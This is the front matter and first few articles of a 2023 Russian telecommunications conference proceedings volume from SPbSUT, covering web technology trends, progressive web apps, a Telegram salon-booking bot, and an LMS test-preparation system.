

СПбГУТ)))

Санкт-Петербургский государственный университет  
телекоммуникаций им. проф. М. А. Бонч-Бруевича

12<sup>TH</sup> INTERNATIONAL CONFERENCE ON ADVANCED INFOTELECOMMUNICATIONS ICAIT 2023  
Международная научно-техническая и научно-методическая конференция  
«Актуальные проблемы инфотелекоммуникаций в науке и образовании»



**АПИНО**  
**ICAIT**



**2023**

**СБОРНИК  
НАУЧНЫХ СТАТЕЙ**

**APINO.SPBGUT.RU**



## ГЕНЕРАЛЬНЫЙ ПАРТНЕР



Компания «Т8»  
t8.ru

## ИНФОРМАЦИОННЫЕ ПАРТНЕРЫ



## ИНФОРМАЦИОННАЯ ПОДДЕРЖКА



Научный журнал  
ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ  
И ТЕЛЕКОММУНИКАЦИИ  
[ijitt.ru](http://ijitt.ru)

УДК 001:061.3(082)  
ББК 72 А43

**Актуальные проблемы инфотелекоммуникаций в науке и образовании.** XII Международная научно-техническая и научно-методическая конференция; сб. науч. ст. в 4 т. / Под. ред. С. И. Макаренко; сост. В. С. Елагин, Е. А. Аникевич. СПб. : СПбГУТ, 2023. Т. 2. 997 с.

#### ПРОГРАММНЫЙ КОМИТЕТ

##### Председатель

*Киричек Р. В.*, доктор технических наук, доцент, ректор СПбГУТ (Россия)

##### Заместитель председателя

*Макаренко С. И.*, доктор технических наук, доцент, проректор по научной работе СПбГУТ (Россия)

##### Ответственный секретарь

*Елагин В. С.*, кандидат технических наук, доцент, директор научно-исследовательского института технологий связи СПбГУТ (Россия)

##### Члены программного комитета

*Yevgeni Koucheryayev*, professor, Ph. D., Senior member IEEE, Department of Electronics and Communication Engineering Tampere University of Technology (Finland)

*Tina Tsou*, Liaison rapporteur Huawei Technologies, editor positions in ITU-T, IETF and ETSI, Huawei (China)

*Ahmed A. Abd El-Latif*, Ph. D., Prince Sultan University, head of "MEGANETLAB 6G", SPbSUT (Saudi Arabia)

*Hyeong Ho Lee*, Ph. D. in Electrical Engineering, Vice President of IEEK (Institute of Electronics Engineers of Korea), ETRI (Korea)

*Сеилов Ш. Ж.*, доктор технических наук, президент Казахской Академии Инфокоммуникации (Казахстан)

*Кирик Д. И.*, кандидат технических наук, доцент, декан факультета радиотехнологий связи СПбГУТ

*Окунева Д. В.*, кандидат технических наук, декан факультета инфокоммуникационных сетей и систем СПбГУТ

*Зикратов И. А.*, доктор технических наук, профессор, декан факультета информационных систем и технологий СПбГУТ

*Владыко А. Г.*, кандидат технических наук, доцент, декан факультета фундаментальной подготовки СПбГУТ

*Сотников А. Д.*, доктор технических наук, доцент, декан факультета цифровой экономики, управления и бизнес-информатики СПбГУТ

*Шутман Д. В.*, кандидат политических наук, доцент, декан гуманитарного факультета СПбГУТ

*Гириш В. А.*, полковник, начальник военного учебного центра СПбГУТ

#### ОРГАНИЗАЦИОННЫЙ КОМИТЕТ СПбГУТ, Россия

##### Председатель

*Ивасишин С. И.*, директор департамента организации и качества образовательной деятельности

##### Сопредседатель

*Алексеев И. А.*, кандидат педагогических наук, начальник управления по воспитательной и социальной работе

##### Ответственный секретарь

*Аникевич Е. А.*, кандидат технических наук, начальник отдела организации научно-исследовательской работы и интеллектуальной собственности

##### Члены организационного комитета

*Чистова Н. А.*, директор финансово-правового департамента

*Аверченков В. И.*, заместитель директора департамента организации и качества образовательной деятельности

*Нестеров А. А.*, начальник управления организации научной работы и подготовки научных кадров

*Казачков Д. Б.*, начальник управления информатизации – заместитель проректора по информатизации

*Григорян Г. Т.*, начальник управления маркетинга и рекламы

*Зыкова Н. В.*, начальник управления информационно-образовательных ресурсов

*Карташова Н. И.*, помощник ректора

В научных статьях участников конференции исследуются состояние и перспективы развития мирового и отечественного уровня ИТ и телекоммуникаций. Предлагаются методы и модели совершенствования научно-методического обеспечения отрасли связи и массовых коммуникаций.

Предназначено научным работникам, аспирантам и студентам старших курсов телекоммуникационных и политехнических вузов, инженерно-техническому персоналу и специалистам отрасли связи.

Научное издание

Литературное редактирование,

корректур Е. А. Аникевич

Оформление Г. И. Юрьев

Верстка Е. М. Аникевич

Подписано в печать 15.06.2023.

Вышло в свет 30.06.2023. Формат 60×90 1/8.

Уст. печ. л. 62,31. Заказ № 097-ИТТ-2023.

пр. Большевиков, д. 22, корп. 1.

Россия, Санкт-Петербург, 193232

## **СОДЕРЖАНИЕ**

Информационные системы и технологии	<b>5</b>	Information Technology and Telecommunications
Аннотации	<b>907</b>	Annotations
Авторы статей	<b>959</b>	Authors of Articles
Авторский указатель	<b>994</b>	The Author's Index



## ИНФОРМАЦИОННЫЕ СИСТЕМЫ И ТЕХНОЛОГИИ

УДК 004.8+ 004.738.5  
ГРНТИ 28.23.00, 20.23.00

### АНАЛИЗ РАЗВИТИЯ ТЕНДЕНЦИЙ ВЕБ-РЕСУРСОВ

**А. Е. Абрамов, Б. А. Аль-Нами, Д. А. Калагур**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В данной статье будет проанализирована динамика развития веб-ресурсов на временной оси, начиная от момента их возникновения и до настоящего времени. Рассмотрено будет процентное соотношение использования различных веб-браузеров и вклад в их развитие новых технологий, включая искусственный интеллект и прогрессивные веб-приложения.*

*новые технологии, браузер, веб-ресурсы, интернет, Google, CanIUse, искусственный интеллект, AliExpress, Trivago.*

#### *Развитие Интернет-ресурсов с появления до нашего времени*

С появлением Интернета в конце XX века начался активный процесс создания веб-ресурсов, что вызвало потребность в их оптимизации и развитии. Тенденции развития веб-ресурсов стали меняться вместе с технологическим прогрессом и изменениями в поведении пользователей.

Одной из первых важных тенденций стало использование каскадных таблиц стилей (CSS), которые позволили разработчикам сайтов отделить контент от его оформления. Это привело к упрощению кода, ускорению загрузки страниц и улучшению доступности сайтов для пользователей с ограниченными возможностями [1, 2].

С развитием Интернета появились новые технологии, такие как JavaScript, которые позволили создавать более динамические веб-ресурсы. Это дало возможность разработчикам создавать более сложные пользовательские интерфейсы и динамические элементы, такие как анимация, выпадающие меню и интерактивные формы.

Еще одной тенденцией развития веб-ресурсов стало использование адаптивного дизайна, который позволяет сайту оптимизироваться под различные экраны устройств. Это важно в нашей эпохе, когда пользователи могут просматривать веб-сайты на разных устройствах, таких как смартфоны и планшеты.

Сегодня веб-ресурсы активно используются в коммерческих целях, поэтому еще одной важной тенденцией стало создание сайтов с фокусом на маркетинге. Рекламные баннеры, поисковая оптимизация и интеграция с социальными сетями - все это важные элементы маркетинговой стратегии веб-ресурсов.

Таким образом, можно сделать вывод, что тенденции развития веб-ресурсов изменяются с технологическим прогрессом и изменением потребностей пользователей. В настоящее время, наряду с упрощением и ускорением загрузки страниц, актуальными являются адаптивный дизайн и маркетинговая стратегия [3, 4].

#### *Распространение технологий посредством поддержки их браузерами*

Распространение технологий осуществляется путем интеграции их функциональности в браузеры. Изначально, браузеры создавались индивидуально каждой командой разработчиков, которые конкурировали между собой в качестве, скорости и поддержке современных функций. Однако, в 2008 году было разработано ядро Chromium от Google, которое стало основой для создания браузеров. Это позволило разработчикам браузеров больше сосредоточиться на улучшении пользовательского опыта путем создания дополнительных инструментов, таких как переводчик, голосовой ассистент и менеджер паролей [5]. На гистограмме ниже приведена статистика использования браузеров (выше – больше используется), критерием качества браузеров является поддержка рwa технологии (зеленый – полная поддержка, коричневый – частичная поддержка, красный – поддержка отсутствует) (рис.1).




Рис. 1. CanIUse

### *Новые технологии*

Современные веб-технологии непрерывно развиваются, предлагая новые возможности, которые обеспечивают более эффективное использование веб-сервисов. Одной из таких технологий является прогрессивное веб-приложение (PWA) и использование искусственного интеллекта (ИИ) в поисковых системах. Прогрессивные веб-приложения позволяют устанавливать и использовать приложения, имеющие функционал, сравнимый с нативными приложениями, почти мгновенно. Это сокращает путь привлечения клиентов и сохраняет их вовлеченность. Эту технологию внедряют как большие, так и малые компании.

Использование прогрессивных веб-приложений позволяет бизнесу:

- привлекать новых пользователей, которые ранее не были заинтересованы в использовании веб-сервиса;
- не ориентироваться на определенную платформу или операционную систему;
- снизить входной барьер и сократить воронку продаж;
- повысить удовлетворенность клиентов.

Яркими примерами компаний, успешно использующих прогрессивные веб-приложения, являются торговая площадка AliExpress, фотохостинг Pinterest и сервис бронирования Trivago. Для пользователей прогрессивные веб-приложения предлагают высокую скорость работы, небольшой размер, возможность установки с сайта в один клик.

Применение искусственного интеллекта в поисковых системах обеспечивает широкий спектр возможностей для компаний и пользователей. Для бизнеса это означает возможность использовать таргетированную рекламу и проводить более точную аналитику своей аудитории. Для пользователей – получение краткого ответа, что позволяет не тратить время на просмотр десятков сайтов, и не просматривать товары, которые не соответствуют их запросу на маркетплейсах. Microsoft является одним из первых интеграторов ИИ в поисковых системах, и поисковик Bing уже соответствует, а в некоторых случаях и опережает другие поисковые системы несмотря на то, что он еще находится в закрытом доступе.

### *Вывод*

В данной статье был проведен анализ развития тенденций веб-ресурсов, начиная от момента их появления до настоящего времени. Было выявлено, что интернет-ресурсы претерпели значительные изменения и улучшения за последние десятилетия, что привело к повышению качества пользовательского опыта и возможностей для разработчиков [6].

Распространение технологий, особенно поддерживаемых браузерами, играет ключевую роль в развитии интернет-ресурсов. Благодаря постоянной поддержке и обновлению браузеров, веб-разработчики могут использовать

новые технологии для создания более удобных и функциональных ресурсов.

Среди новых технологий, которые активно используются на веб-ресурсах, можно выделить следующие: адаптивный дизайн, использование мобильных приложений и сервисов, применение искусственного интеллекта и машинного обучения, улучшение скорости загрузки страниц и безопасности пользователей.

Таким образом, можно сделать вывод о том, что развитие тенденций веб-ресурсов не останавливается и продолжает идти в направлении повышения качества и удобства использования для пользователей. Это также требует от веб-разработчиков постоянного изучения и внедрения новых технологий, чтобы оставаться конкурентоспособными на рынке.

#### Список используемых источников

1. Ажгихин С. Г. Современные тенденции графического дизайна // Молодой ученый. 2020. № 4 (294). С. 71–74.
2. Мухамадиева З. Б. Использование web-технологий при подаче заявлений абитуриентами // Молодой ученый. 2017. № 1 (135). С. 17–20.
3. Шайкамалова Э. А. Анализ эффективности методов нахождения оптимальной концепции веб-дизайна // Молодой ученый. 2020. № 9 (299). С. 19–21.
4. Харт Ф. Создание успешного бренда. Как управлять мотивацией потребителя. М. : Мир, 2005. 176 С.
5. Денисенко А. А., Марченко М. Н. Необходимость изучения рекламы и маркетинга для грамотного дизайн-проектирования // Дизайн-образование: проблемы и перспективы. 2016. С. 118–124.
6. Шакиров А.А. Роль информатизации в развитии общества // Вестник современных исследований. 2018. № 10.1 (25). С. 381–383.

**УДК 004.5**  
**ГРНТИ 20.15**

## АНАЛИЗ ТЕНДЕНЦИЙ РАЗВИТИЯ ТЕХНОЛОГИЙ ПРОГРЕССИВНЫХ ВЕБ-ПРИЛОЖЕНИЙ

**А. Е. Абрамов, Д. А. Калагур, А. П. Шабанов**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Рассмотрены технологии построения и развития прогрессивных веб-приложений на базе современных архитектур композитного проектирования пользовательских интерфейсов для распределенных систем управления. Проведен анализ скорости работы подобных веб-приложений на персональных компьютерах, портативных компьютерах*

и мобильных устройствах. Предложены варианты ускорения загрузки и отображения контента на базе разделения в виде отдельных микрокомпонентов веб-приложения, асинхронно загружаемых в процессе работы и выполнения веб-приложения на конечном устройстве.

*PWA, микрофронтенд, webassembly.*

Прогрессивные веб-приложения, или Progressive Web Apps представляют собой программное обеспечение, которое разработано с использованием веб-технологий и может быть установлено на любое устройство как стандартное приложение.

Актуальность PWA (рис. 1) обуславливается ростом количества мобильных устройств. Из-за того, что PWA адаптируется под любое мобильное устройство и не требует загрузки через какой-либо магазин приложений, то пользователю такой вид приложений более привлекателен, чем сайт или нативные приложения. Этим обуславливается рост количества разработчиков сайтов, которые пытаются создать PWA [1].

Анализ таблицы 1 позволяет выделить особенности PWA и нативных приложений, а также произвести их сравнение.



Рис. 1. Доля использования прогрессивных веб-приложений

ТАБЛИЦА 1. Сравнительная характеристика PWA и Native Applications

Особенности	PWA	Native
Офлайн-функции	+	+
Push-уведомления	+	+
Ярлык на рабочем столе	+	+
Кроссплатформенность	+	–
Обязательная установка приложения	–	+
Требует обновления пользователем	–	+
Низкие требования к данным	+	–
Индексируется поисковыми системами	+	–
Единая точка входа	+	–

Можно также выделить преимущества прогрессивных веб-приложений. К таким относится хорошая производительность в условиях плохой сети и короткое время загрузки за счёт сохранения данных на устройстве

пользователя [2]. Важным аспектом, который учитывается при разработке и использовании PWA, является безопасность таких приложений.

Обеспечение такой безопасности осуществляется по следующим причинам. Во-первых, PWA следуют протоколам HTTPS, которые шифруют данные и предотвращают подмену содержимого. Во-вторых, они используют сервис-воркеры, которые работают в изолированном контексте и не имеют доступа к локальному хранилищу. В-третьих, приложения поддерживают функции аутентификации и авторизации через веб-API или сторонние сервисы. В-четвертых, они пользуются всеми современными возможностями безопасности, встроенными в веб-браузеры [3].

Тем не менее, PWA также имеют некоторые ограничения и риски с точки зрения безопасности. Например, они ограничены возможностями браузеров и не могут использовать нативные API для более продвинутых мер безопасности, а установка такого приложения с какого-либо сайта не даёт полной осведомленности о том, что он загружает. Также PWA могут быть подвержены атакам типа man-in-the-middle или phishing, если пользователь посещает поддельный сайт или использует небезопасное соединение [4, 5].

Поэтому разработчикам и пользователям PWA нужно быть внимательными к тому, как они создают и распространяют свои приложения, а также проверять источник и достоверность сайтов, с которых они устанавливают PWA.

Тенденции и перспективы развития PWA очень обнадеживающие. Согласно прогнозам, количество пользователей мобильных приложений будет расти с каждым годом, а также увеличиваться доля мобильных покупок и рекламы. PWA могут помочь бизнесам привлечь и удержать этих пользователей, предоставляя им разные преимущества.

Кроме того, PWA поддерживаются большинством современных браузеров и операционных систем. Google, Microsoft, Apple и другие технологические компании активно развивают и продвигают этот формат приложений [6, 7]. В будущем ожидается появление новых функций и возможностей для PWA, таких как доступ к нативным API, расширенная реальность (AR), голосовое управление и другие.

#### **Список используемых источников**

1. Прогрессивные веб-приложения. Руководство к действию [Электронный ресурс] / Хабр. URL: <https://habr.com/ru/company/piter/blog/494334/> (дата обращения 26.02.2023).

2. Прогрессивные веб-приложения (PWA). Будущее мобильного интернета – часть 1 [Электронный ресурс]. URL: <https://blog.sibirix.ru/PWA-book-part1/> (дата обращения 26.02.2023).

3. Всеобъемлющее руководство по прогрессивным веб-приложениям (PWA) – Русские Блоги [Электронный ресурс]. URL: <https://russianblogs.com/article/64061369781/> (дата обращения 02.03.2023).

4. PWA – это просто [Электронный ресурс] / Хабр. URL: <https://habr.com/ru/post/418923/> (дата обращения 02.03.2023).

5. Обзор прогрессивных веб-приложений (PWA) – Microsoft Edge Development | Microsoft Learn [Электронный ресурс]. URL: <https://learn.microsoft.com/ru-ru/microsoft-edge/progressive-web-apps-chromium/> (дата обращения 02.03.2023).

6. PWA-приложения. Что это такое и для чего бизнесу создавать приложение из сайта – Маркетинг на vc.ru [Электронный ресурс]. URL: <https://vc.ru/marketing/141463-pwa-prilozheniya-chto-eto-takoe-i-dlya-chego-biznesu-sozdavat-prilozhenie-iz-sayta> (дата обращения 02.03.2023).

7. Атер Т. Building Progressive Web Apps: Bringing the Power of Native to the Browser, 2017, 288 с.

*Статья представлена научным руководителем, заведующим кафедрой ИСАУ СПбГУТ, доктором технических наук, профессором Г. В. Верховой.*

**УДК 004.42**

**ГРНТИ 50.51.19**

## **ПРОЕКТИРОВАНИЕ TELEGRAM-БОТА ДЛЯ ЗАПИСИ В САЛОН-ПАРИКМАХЕРСКУЮ**

**М. А. Акимов<sup>1</sup>, В. Е. Евсеев<sup>1</sup>, А. В. Параничев<sup>1,2</sup>**

<sup>1</sup>Колледж метростроя

<sup>2</sup>Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Определены параметры записи пользователей на стрижку с помощью мессенджера Telegram. Предложен графический прототип Telegram-бота для записи в салон-парикмахерскую с применением установленных параметров. Представлен функциональный прототип Telegram-бота для записи в салон-парикмахерскую. Выбраны необходимые средства и методы разработки.*

*программный прототип, чат-бот, мессенджер, Telegram, Aiogram.*

Разработка чат-бота, встроенного в мессенджер, становится типовой задачей для малого и среднего бизнеса. Пользователю все чаще удобней воспользоваться услугами с помощью мессенджера, в то время как затраты на создание и сопровождение соответствующего сервиса, как правило, быстро окупаются [1]. В настоящее время наибольшее распространение получили чат-боты, встраиваемые в мессенджер Telegram [2], что связано с двумя факторами:

– для пользователей: повышение удобства повседневного использования мессенджера Telegram, устанавливаемого, прежде всего, на смартфоны и планшеты;

– для разработчиков: развитие и широкое распространение библиотечных модулей, позволяющих за сравнительно короткое время создать Telegram-бот, соответствующий требованиям заказчика.

В этой связи получили распространение Telegram-боты, позволяющие упростить оказание различных услуг, в частности, запись в салон-парикмахерскую. Выполняемое исследование ориентировано на проектирование программного прототипа (включающего его графическую и функциональную часть) Telegram-бота для записи в салон-парикмахерскую. Представляемый прототип можно использовать для широкого круга прикладных задач по записи клиента для предоставления специализированной услуги в заданный интервал времени в соответствии с настраиваемыми параметрами.

В результате обзора существующих ботов [1, 2] установлены следующие требования к сервису для записи в салон-парикмахерскую:

- время отклика: до 1–2 секунд;
- наглядность пользовательского интерфейса: не более 8 элементов одновременно;
- длина отображаемых строковых элементов: не более 64 символов;
- размер загружаемых изображений: до 100 килобайт.

Определены следующие сущности для предлагаемого бота: номер телефона; запись; отмена записи; фамилия, имя и отчество (ФИО) сотрудника; специализация сотрудника; отзывы; примеры работ; время работы; расположение.

Таким образом, сформулированы основные требования к отображению элементов и набор сущностей, связанных с записью на стрижку с применением мессенджера Telegram.

На рис. 1, 2 приведены фрагменты графического прототипа с представлением конкретных значений, связанных с предложенными основными сущностями. Аналогичным образом определяются типовые взаимодействия для всех опций пользователя.

Помимо представления опций пользователя определяется инструмент администратора для внесения изменений. программного реализовав соответствующие команды.

Для создания функционального прототипа выбран набор библиотечных модулей Aiogram [2], позволяющий на языке Python программно реализовать взаимодействия, представленные в предыдущем разделе. Выполнение необходимых настроек показано на рис. 3, модульная структура программного проекта – на рис. 4.






Рис. 1. Графический прототип общего взаимодействия пользователя с ботом




Рис. 2. Графический прототип опций «Запись» и «Отмена записи»




Рис. 3. Функциональный прототип подготовки программного проекта на основе библиотечных модулей Aiogram: подготовка рабочего пространства в Linux




Рис. 4. Функциональный прототип подготовки программного проекта на основе библиотечных модулей Aiogram: модульная структура проекта средствами Python

Для развертывания бота на хостинге выбран сервис Beget [3], предлагающий относительно невысокие тарифы для пользователей по всему миру. В результате получен функциональный прототип Telegram-бота для записи в салон-парикмахерскую: обратиться можно в любое время, найдя среди чатов мессенджера Telegram соответствующий бот или введя имя бота в строку поиска в приложении.

Представленный функциональный прототип описанного бота спроектирован в операционной системе Linux с помощью библиотеки Aiogram на языке Python. Развертывание бота выполнено на примере хостинга Beget.

**Список используемых источников**

1. Параскевов А. В., Каденцева А. А., Мороз С. И. Перспективы и особенности разработки чат-ботов // Политематический сетевой электронный научный журнал Кубанского государственного аграрного университета. 2017. № 130. С. 395–404.
2. Справочник по Telegram Bot API [Электронный ресурс]. URL: <https://tigrm.ru/docs/bots/api> (дата обращения: 15.03.2023)
3. Beget – платный хостинг [Электронный ресурс]. URL: <https://beget.com/ru/> (дата обращения: 15.03.2023).

*Статья представлена заведующим кафедры ИУС СПбГУТ, доктором технических наук, профессором Л. К. Птицыной.*

**УДК 004.422**  
**ГРНТИ 50.41.25**

## **ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ ДЛЯ ПОДГОТОВКИ ТЕСТОВЫХ ЗАДАНИЙ ДЛЯ РАСПРЕДЕЛЕННОЙ LMS**

**С. В. Акимов, В. Н. Кирсанова, И. А. Туманов**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Приводятся результаты разработки прототипа автоматизированной системы подготовки тестовых заданий для распределенной системы обучения. Автоматизированная система выполнена в виде микроприложения и допускает глубокую интеграцию в распределенную LMS. В настоящей версии поддерживается автоматизированная подготовка тестовых заданий с одиночным и множественным выбором. В программное обеспечение заложена возможность расширения другими тестовыми заданиями – на восстановление последовательности, сопоставление, дополнение. Серверная часть выполнена в виде микросервиса, клиентская часть – в виде приложения Blazor. Серверная и клиентская части написаны на языке объектно-ориентированного программирования C#.*

*тестирование знаний, приложения с микросервисной архитектурой, распределенная LMS, микросервис, микроприложение, магистрально-модульное построение программного обеспечения.*

Системы тестирования знаний становятся все более популярным инструментом в современном процессе обучения [1, 2]. Такие системы являются неотъемлемой частью систем электронного и дистанционного обучения и входят в состав практически всех LMS. Помимо применения классических формализованных тестов, проводятся исследования в области перспективных моделей и методов тестирования знаний учащихся [3, 4]. Исследуются подходы применение формализованных тестов для управления

адаптивным процессом дистанционного обучения на основе моделей с нечеткой логикой [5].

Однако помимо моделей и алгоритмов тестирования знаний, необходимо разработать подходы, позволяющие выполнить глубокую интеграцию системы тестирования в распределенную систему управления образовательным процессом, входящую в состав единой цифровой образовательной среды. Целью данной статьи является представление результатов разработки прототипа автоматизированной системы подготовки тестовых заданий для распределенной системы обучения. Автоматизированная система выполнена в виде микроприложения и допускает глубокую интеграцию в распределенную LMS. Микроприложение состоит из микросервиса системы подготовки тестовых заданий и микрофронтенда, реализующего компонент графического интерфейса пользователя. Архитектура автоматизированной системы подготовки тестовых заданий для распределенной LMS представлена на рис. 1.

